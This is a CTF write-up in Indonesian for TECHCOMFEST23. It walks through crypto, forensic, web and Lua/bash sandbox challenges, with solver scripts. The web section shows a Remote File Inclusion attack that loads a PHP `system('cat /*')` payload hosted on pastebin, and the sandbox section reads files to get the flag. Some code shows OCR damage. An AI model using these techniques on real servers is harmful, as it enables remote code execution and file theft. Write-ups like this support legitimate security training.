# Big Brain Kidz


ardhani
kokonat
ZafiN

# Daftar Isi

# Cryptography

## Hashllision (200 pts)

Diberikan sebuah file chall.py dan service netcat.
Berikut isi dari file chall.py.


```
#!/usr/bin/python

SECRET_WORD = "nino"

def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

def main():
    with open("flag.txt", "r") as f:
        flag = f.read()

    print("Do you know the secret word?")
    s = input(">> ")

    if s != SECRET_WORD:
        if hash_code(s) == hash_code(SECRET_WORD):
            print("Noice!")
            print("Here's your flag: " + flag)
        else:
            print("Hmmm, are you sure about that?")
    else:
        print("Oopsie, you can't do that!")


if __name__ == "__main__":
    main()
```

Program chall.py terdiri atas fungsi main (fungsi utama). Lalu, didalamnya terdapat fungsi hash_code, sesuai namanya fungsi hash_code melakukan hashing suatu string menjadi suatu integer 32 bit karena dilakukan operasi & dengan 0xffffffff. Oke dari sini terlihat bugnya, input tidak ada batasan, tetapi hasil hash nya memiliki batasan yang bisa dibilang cukup kecil dibandingkan fungsi hash yang sering digunakan seperti sha256 dan sebagainya. Oleh karenanya, peluang terjadinya input berbeda tetapi menghasilkan hash yang sama cukup besar, sehingga kita hanya perlu mencari plaintext berbeda dengan ‘nino’ tetapi menghasilkan nilai hashing yang sama.

Oke, saya mencari nilai plain yang berbeda tersebut idenya adalah dengan mereverse fungsi hash_code nya, terlihat diprogram nilai hbaru = 31 * hlama + ord(c) (abaikan 0xffffffff untuk melakukan hash collision). Maka dengan begitu didapatkan nilai ord(c) yg mungkin adalah hbaru % 31, lalu didapatkan hlama = (hbaru-ord(c))//31. Lakukan recover terus c nya sampai nilai hlama = 0. Awalnya saya mengira bahwa, input nya tidak boleh non-printable character. Lalu saya berpikir apa salahnya mencoba. Dan ternyata bisa menggunakan non-printable character.

Berikut script untuk mendapatkan input berbeda dengan hash_sama (python)

```
def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

print(hash_code('nino'))
tmp = hash_code('nino')

teks = b""

 while(tmp):
     teks = bytes([tmp%31]) + teks
     tmp  = (tmp - (tmp%31))//31
     print(tmp)
     print(teks)

with open("payload","wb") as f:
f.write(teks+b"\n") # jika tidak di akhiri newline, fungsi input di python akan menganggap bahwa input belum selesai dikirim.
f.close()
```




Flag : TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}

## baby-xor (304 pts)

Diberikan sebuah file zip yang ketika di unzip menghasilkan file chall.py dan file result.txt. Berikut isi dari chall.py.

```
#!/usr/bin/python
import os

def encrypt(string):
    key = os.urandom(int(len(string) / 5))

    result = ''
    for i in range(len(string)):
        result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

    return result
```

```
if __name__ == '__main__':
    with open('flag.txt', 'r') as f:
        flag = f.read()

    assert len(flag) % 5 == 0

    print(encrypt(flag).encode('latin1').hex())
```

Terlihat bahwa, program chall.py mengenkripsi flag dengan key random sepanjang (panjang flag dibagi 5), hasil enkripsi nya ada di file result.txt . karena enkripsi nya menggunakan xor, dipastikan panjang plaintext (flag) sama dengan panjang hasil enkripsi, panjang cipher = 30, sehingga panjang flag juga 30, maka panjang key nya adalah 6 (30 dibagi 5). Skema enkripsi xor nya yaitu, flag dibagi beberapa blok sehingga tiap blok panjangnya 5 bytes. Lalu, setiap blok di xor dengan 1 byte key.

Maka dari itu, untuk merecover kembali flagnya, kita cukup bruteforce satu persatu key nya (terutama bagian blok yg pasti kita ketahui nilainya, seperti blok pertama pasti akan mengandung string “TECHC”. Sisanya kita tinggal mencocokan saja apabila disatukan apakah terlihat menjadi sebuah flag yang valid.

Berikut script bruteforce key per blok saya (menggunakan python).

```
from pwn import * #<- saya pakai fungsi xornya


cip =
bytes.fromhex("14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b") <-
cipher dari file result.txt


#64,111,19,115,204,118 <- hasil recover key perblok dengan bruteforce satu persatu
#TECHCOMFEST23{b4by_x0r_s00_ez} <- hasil string flag yg didapatkan dari setiap blok
# for i in range(256):
#         kar = xor(cip[25:30],i) <-bruteforce 1 byte (256 karakter, index untuk tiap blok bisa
disesuaikan)
#         print(kar,i)

key = bytes([64]*5 + [111]*5 + [19]*5 + [115]*5 + [204]*5 + [118]*5)
print(xor(key,cip)) #flag
```

Flag : TECHCOMFEST23{b4by_x0r_s00_ez}

## Radhit Suka Aritmatika (436 pts)

Diberikan sebuah file chall.zip yang ketika di unzip berisi file python problem.py dan output.txt. Berikut isi file problem.py.

```
from random import randint
from Crypto.Util.number import *

def faktorterbesar(a,b): return faktorterbesar(b%a,a) if a else b

def totient(numbers):
    totient = 0
    ##############################################################
    #                                                            #
    # lah kok ilang? pasti gara gara ketumpahan kopi        #
    # padahal udah sulit sulit buat fungsi EULER TOTIENT :( #
    #                                                            #
    ##############################################################
    return totient

def cari_e():
    while True:
        e = randint(57331,65537)
        if faktorterbesar(e,(p-1)*(q-1)) == 1:
            if faktorterbesar(e,n) == 1:
                return e
        else:
            continue

flag = b'TECHCOMPFEST2023{###REDACTED###}'
flag = bytes_to_long(flag)

p = getPrime(256)
q = getPrime(256)
n = p*q

e = cari_e()
e1 = e % (6*3 + 1)
e2 = e % (6*13 + 1)
e3 = e % (6*31 + 1)

minpminq = -p -q

c = pow(flag, e, n)
ne = n * pow(e,p*2,p)
kunci = totient(6^1337^totient(7))
ckunci = c^kunci
```


```
print('e1 =', e1)
print('e2 =', e2)
print('e3 =', e3)
print('minpminq =', minpminq)
print('ne =', ne)
print('cxorkunci =', ckunci)
print('totienttest =', totient(11), totient(27), totient(211))
```

Oke, karena ada syntax pow(m,e,n) dengan m adalah plaintextnya. Maka dipastikan soal ini adalah soal RSA, atau sejenisnya. Di dalamnya terdapat fungsi totient, berdasarkan definisi, totient euler function dari nilai n adalah suatu nilai yg merepresentasikan banyaknya angka kurang dari n yang relatih prima dengan n. Oleh karenanya, kunci dapat direcover dengan mudah, totient 7 adalah 6 karena 7 adalah bilangan prima, maka semua bilangan bulat positif sebelumnya pasti akan relatif prima dengan 7. Didapat kunci = totient(6^1337^6) = totient(1337). Lalu dengan mencari faktor prima 1337, didapat yaitu 7 dan 191 didapat totient dari 1337 = 1337 * (1 - 1/7) * (1-1/191) = 7 * (1 - 1/7) * 191 * (1 - 1/191) = (7 - 1) * (191 - 1) = 6 * 190 merupakan kunci. lalu , karena kunci didapat, kita dapat merecover c dengan mudah yaitu cxorkunci ^ kunci. Okeh sekarang tentang recover nilai e karena hanya diberikan e1 e2 e3 (remainders) ketika dibagi berturut-turut dengan (19,79,187). E dapat di recover menggunakan chinesse remainder teorem, dapat menggunakan fungsi solve_crt di libnum. Okeh kita dapet e sekarang, sekarang gimana dapetin n. Terdapat teorema, yaitu fermat little theorem yang mengatakan bahwa e^(p-1) mod p = 1 oleh karena itu didapat e^(2p) mod p = e^(2p - 2 + 2) mod p = e^(2*(p-1)) * e^2 mod p = 1 * e^2 mod p = e^2 karena nilai e^2 jauh dibawah p. Maka ne sebenernya = n * e^2. Karena kita sudah punya e, maka mendapatkan n hanya dengan ne/(e^2). Mantap udah banyak yg direcover. Okeh sekarang tinggal gimana caranya dapetin phi biar bisa ngitung kunci privat. Kita tahu jika n = p*q dengan p,q bilangan prima, maka phi dari n adalah (p-1)*(q-1) = p*q - p - q + 1 = n - p - q + 1. n  kita punya, -p-q kita juga diberi tahu di output.txt, oleh karena itu gampang deh dapetin phi nya. Boom kita udah recover semua nilainya, sekarang tinggal dekrip RSA biasa, yaitu hitung nilai d dengan inverse e modulo phi, didapatkan flag nya adalah pow(c,d,n).

Berikut solver saya buat soal RSA ini (menggunakan python).

```
from libnum import solve_crt,n2s

e1 = 18
e2 = 7
e3 = 72
minpminq =
-139525870273634678623610821166611622329726377298962260334521713383107368568730
ne =
197509852189981159377392143177724600677390808055809052629930329769727106936987258290573158963515243721002425646505997146875928557522590713845282525 8
```

```
9019803764962409
cxorkunci =
18079242860663977132105076372247293092092338606472975177270395989767595308
52542212102470368101459237734440098718294239964956258775996630368619623055
582112
c = cxorkunci^(6*190)
e = solve_crt([e1,e2,e3],[19,79,6*31 + 1])

n = ne//pow(e,2)
phi = n+minpminq+1
d = pow(e,-1,phi)
print(n2s(pow(c,d,n)))
```





Flag : TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}

# Forensic

## Mono (100 pts)

Diberikan file chall.wav yang merupakan mono audio track. Setelah dijalankan, terdapat suara aneh seperti telah disisipkan sesuatu. Dengan menggunakan tool bernama audacity, saya lakukan analisis pada spectogram dan flag langsung terlihat.



Flag : TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fR3DDyS_R1gHt_aNyWay_HeR3_1s_uR_FL4G_a1cd6113}

## Flag Checker (285 pts)


Diberikan sebuah file chall.zip. Pada deskripsi soal disebutkan bahwa file tersebut merupakan android memory dump. Saya coba menggunakan tool bernama ALEAPP, tapi tidak menemukan apa-apa :( Lalu saya merenung, apa saya mikirnya kejauhan ya. Akhirnya saya coba cari flagnya menggunakan grep dan ternyata ketemu :)

```
shafa@shafa:~/Downloads/chall/dump$ grep -inR "TECHCOMFEST"
Binary file com.flag.checker-7fff58f1e000-7fff5ac00000.bin matches
shafa@shafa:~/Downloads/chall/dump$ strings com.flag.checker-7fff58f1e000-7fff5ac00000.bin | grep "TECHCOMFEST"
KKTECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAlL_But_0H_w3lL_H3r3_W3_4r3}
shafa@shafa:~/Downloads/chall/dump$
```

Flag : TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAlL_But_0H_w3lL_H3r3_W3_4r3}

## QRacking (436 pts)

Diberikan sebuah file chall.avi yang berisi banyak qr code. Dengan menggunakan web https://mconverter.eu/convert/avi/jpg/ saya convert file tersebut menjadi jpg dengan total ada 840 gambar.



Karena tidak mungkin saya scan manual satu-satu, saya menggunakan script python untuk mendecode qr tersebut. Berikut kodenya.

```
import os

os.system("zbarimg 00001.jpg > hasil.txt")

for i in range(2,841):
        filename = str(i).zfill(5)
        os.system(f"zbarimg {filename}.jpg >> hasil.txt")
```

Semua hasilnya berisi karakter random. Kemudian, saya baca deskripsi soalnya dan disebutkan bahwa hasil tersebut harus didecode dengan md5. Namun, tidak semua hasil scan tersebut merupakan md5 hash. Karena md5 berisi 32 digit bilangan heksadesimal, maka hasil yang mengandung huruf G-Z tidak termasuk. Setelah difilter, terdapat 84 md5, kemudian saya decrypt menggunakan web https://md5decrypt.net/en/ dan menghasilkan karakter-karakter ini.
VEVDSENPTUZFU1QyM3twNHJTMW5HX1MwMF9tNG5ZX1FSX2MwRGVTXzFzTnRfUzBfZlV
OXzRmVDNyXzRMTH0=
Apabila disatukan, karakter tersebut terlihat seperti base64. Kemudian saya decrypt menggunakan web https://gchq.github.io/CyberChef/ dan didapatkan flagnya.

Flag : TECHCOMFEST23{p4rS1nG_S00_m4nY_QR_c0DeS_1sNt_S0_fUN_4fT3r_4LL}

## Pixel (413 pts)

Diberikan sebuah gambar pixel.png dengan deskripsi soal sebagai berikut.

mas aseng baru memberi tahu saya kalau dia ingin memberiku pesan. karena pesan sangat rahasia, dia tidak ingin jika pesan ini bisa dibaca oleh sembarang orang. jadi dia mencapture (screenshot) seluruh layar laptopnya. lalu dia menyimpan gambar itu dengan menyusun semua list pixel RGBA secara berurutan dan menaruhnya pada height yang sama. bisakah kamu membantuku mendapatkan pesan aseng :)

Lalu saya cek menggunakan library numpy dan PIL untuk mengecek apakah benar pada height yg sama.


```
from PIL import Image
import numpy as np

img = Image.open("pixel.png")
arr = np.array(img)

print(arr.shape)
```

```
output
(1, 2073600, 4)
```

Ternyata benar pada height yang sama, dengan kata lain hanya di 1 baris saja. Oleh karenanya saya mencoba coba semua kemungkinan height dan width sehingga height*width = 1*2073600 lalu sembari menaruh nilai RGBA yg sesuai (for loop 2 kali). Didapat height nya adalah 1080 dan width nya adalah 1920.

Berikut solver untuk mendapatkan png yang berisikan pesan aseng tersebut.

```
from PIL import Image
import numpy as np

img = Image.open("pixel.png")
arr = np.array(img)

print(arr.shape)

arraybaru = np.zeros([1080,1920,4],dtype=np.uint8)



for i in range(1080):
        for j in range(1920):
                arraybaru[i][j] = arr[0,1920*i+j]


imgbar = Image.fromarray(arraybaru)
imgbar.save("flag.png")
```




Flag : TECHCOMFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}

# Web

## Note Manager (285 pts)

Diberikan sebuah link http://103.49.238.77:57270/. Terdapat redirect yang mengarah ke login.php, karena saya belum memiliki akun jadi saya register terlebih dahulu. Setelah register berhasil user diarahkan ke dashboard yang terdapat note manager dengan fitur add note, lalu saya coba add note dan saat note berhasil submit user akan dialihkan ke note yang saya tulis tadi dengan url seperti berikut `http://103.49.238.77:57270/view_note.php?id={id}`.

Saya menemukan celah Remote File Inclusion pada parameter id, dengan celah tersebut attacker dapat menjalan kode berbahaya yang disimpan pada web lain. Pada case ini saya menggunakan pastebin.com untuk menyimpan malicious codenya. Saya mengupload payload di bawah ke https://pastebin.com/raw/HjAYSV9d dan menginputnya pada parameter id menjadi http://103.49.238.77:57270/view_note.php?id=https://pastebin.com/raw/HjAYSV9d.


- kenapa menggunakan perintah “cat /*“ ? karena sebelumnya saya mencari letak flag pada ../../../Dockerfile dan menemukan bahwa flag terdapat di /flag-.....


```
<?php system('cat /*');?>
```

Flag : TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}

# Sandbox

## Landbox 1.0 (413 pts)

Diberikan sebuah service untuk sandbox LUA language dan juga file main(dot)lua. Pada script tersebut tidak ada filter sehingga attacker dapat fungsi dari LUA dengan mudah. Berikut isi script dari file main.lua:



```
File: main.lua

1   -- Sandbox 1.0
2   -- Author: aimardcr
3
4   os.execute = function()
5       print('No! bad function!')
6   end
7
8   io.popen = function()
9       print('No! bad function!')
10  end
11
12  print('Welcome to LUA Sandbox!')
13  print('Feel free to type your lua code below, type \'-- END\' once you
    are done ;)')
14  print('-- BEGIN')
15
16  local code = ''
17  while true
18  do
19      local input = io.read()
20      if input == '-- END' then
21          break
22      end
23
24      code = code .. input .. '\n'
25  end
26
27  print()
28
29  print('-- OUTPUT BEGIN')
30  pcall(load(code))
31  print('-- OUTPUT END')

apple@ardhani CTF/TECHCOMFEST23 »
```

```
apple@ardhani CTF/TECHCOMFEST23 » nc 103.49.238.77 54377

Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local lfs = require("lfs")

for file in lfs.dir("/") do
    print(file)
end
-- END

-- OUTPUT BEGIN
home
boot
usr
dev
srv
var
tmp
..
bin
lib
.
sys
proc
sbin
lib64
mnt
etc
run
opt
media
root
.dockerenv
flag-a15a9d35568f3ac79183f8b907ac73fb.txt
```

Saya menggunakan payload di bawah ini untuk mencari nama file flag dengan listing directory.

```
local lfs = require("lfs")

for file in lfs.dir("/") do
    print(file)
end
```

```
apple@ardhani CTF/TECHCOMFEST23 » nc 103.49.238.77 54377

Welcome to LUA Sandbox!
Feel free to type your lua code below, type '-- END' once you are done ;)
-- BEGIN
local file = io.open("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt", "r")
for line in file:lines() do
    print(line)
end
file:close()
-- END

-- OUTPUT BEGIN
TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}
-- OUTPUT END
```

Saat nama file didapatkan saya menggunakan payload di bawah ini untuk membaca isi flag-*.txt

```
local file = io.open("/flag-a15a9d35568f3ac79183f8b907ac73fb.txt", "r")
for line in file:lines() do
    print(line)
end
file:close()
```

Flag : TECHCOMFEST23{f1rSt_St3p_0f_uNd3rSt4nd1Ng_LUA}

## Basher (472 pts)

Diberikan sebuah file yang berisi file python serta bash yang akan mengeksekusi input kita lalu diberikan service netcatnya.

Berikut isi file tersebut


```
from subprocess import Popen, PIPE, STDOUT
import string


class Bash:
    def __init__(self, user_input: str):
        self.program = "/bin/bash"
        self.user_input = user_input

    @property
    def read(self):
        return self._bashHandler(self.user_input)

    def _check(self, user_input):
        for char in string.ascii_letters+string.digits:
            if char in user_input:
                return False
```

```
        return True

    def _bashHandler(self, user_input):
        with Popen(self.program.split(), stdout=PIPE, stdin=PIPE, stderr=STDOUT) as p:
            if self._check(user_input):
                stdout = p.communicate(input=user_input.encode())[0]
                return stdout.decode()
            else:
                return 'bad hacker!!!'

from .bash import Bash
import json


class Handler(object):
    @classmethod
    async def _processMessage(self, message):
        event = json.loads(message)
        match event['type']:
            case "command":
                user_command = event['input']
                stdout = Bash(user_command).read
                event = {
                    "status": "success",
                    "stdout": stdout,
                }
                await self.websocket.send(json.dumps(event))
            case default:
                event = {
                    "status": "error",
                    "message": f"error event {default} not found!"
                }
                await self.websocket.send(json.dumps(event))

    @classmethod
    async def handler(self, websocket):
